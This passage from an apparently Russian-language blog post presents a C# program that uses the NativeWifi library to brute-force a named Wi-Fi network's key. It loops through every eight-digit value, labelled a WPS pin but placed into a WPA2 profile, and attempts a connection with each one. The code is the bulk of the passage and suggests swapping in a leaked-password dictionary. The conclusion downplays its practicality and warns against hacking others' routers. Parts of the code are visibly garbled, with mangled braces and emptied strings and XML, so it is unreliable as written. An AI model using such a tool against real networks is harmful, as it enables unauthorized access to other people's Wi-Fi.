using System.Text; using NativeWifi; // Берем первый попавшийся Wi-Fi адаптер WlanClient client = new (); WlanClient.WlanInterface wlan = client.Interfaces[0]; wlan.Scan(); Wlan.WlanAvailableNetwork[] networks = wlan.GetAvailableNetworkList(0); if (networks.Length == 0) < OutputExtensions.PrintRow("No networks found"); return; >// Отбираем сеть по её названию Wlan.WlanAvailableNetwork network = networks .FirstOrDefault(n => Encoding.Default.GetString(n.dot11Ssid.SSID) == "desired_network_name"); // Подготавливаем данные для создания профиля string profileName = Encoding.Default.GetString(network.dot11Ssid.SSID); byte[] hexBytes = Encoding.Default.GetBytes(profileName); string hex = BitConverter.ToString(hexBytes).Replace("-", ""); // Перебираем значения WPS pin - максимум 8 цифр. // Также же тут можно сделать перебор по словарю утекших паролей for (int i = 0; i < 99999999; i++) < string wpsPin = $""; wpsPin = new string('0', 8 - wpsPin.Length) + wpsPin; Console.WriteLine($"Trying pin "); string profileXml = string.Format( " ESS manual false WPA2PSK AES false passPhrase false 0 ", profileName, hex, wpsPin); try < wlan.SetProfile(Wlan.WlanProfileFlags.AllUser, profileXml, true); wlan.Connect(Wlan.WlanConnectionMode.Profile, Wlan.Dot11BssType.Any, profileName); // Тут задается время ожидания для попытки // В моей конфигурации это 2 секунды, но // время придется подбирать вручную await Task.Delay(2 * 1000); >catch (Exception e) < Console.WriteLine(e); >if (wlan.CurrentConnection.isState == Wlan.WlanInterfaceState.Connected) < Console.WriteLine($"WPS pin is "); break; > Console.WriteLine($"WPS pin did not work"); >Вместо заключения
Как оказалось, написать программу для подбора WPS pin на C# можно, а кроме просто перебора цифр при небольших доработках можно даже перебрать пароли из файла.
Практического смысла в этой программе крайне мало, но как минимум что-то можно переиспользовать для обновления Wi-Fi профилей в корпоративных ноутбуках либо провести другой вид атаки и, например, заставить нужное устройство подключиться к «правильной» сети.
В свободном доступе давно существует aircrack-ng и при минимальных знаниях можно в разумное время подобрать пароль к сети просто следуя гайду. И помните: взламывать чужие Wi-Fi роутеры — это очень плохая идея.
- Информационная безопасность
- .NET
- C#
- Разработка под Windows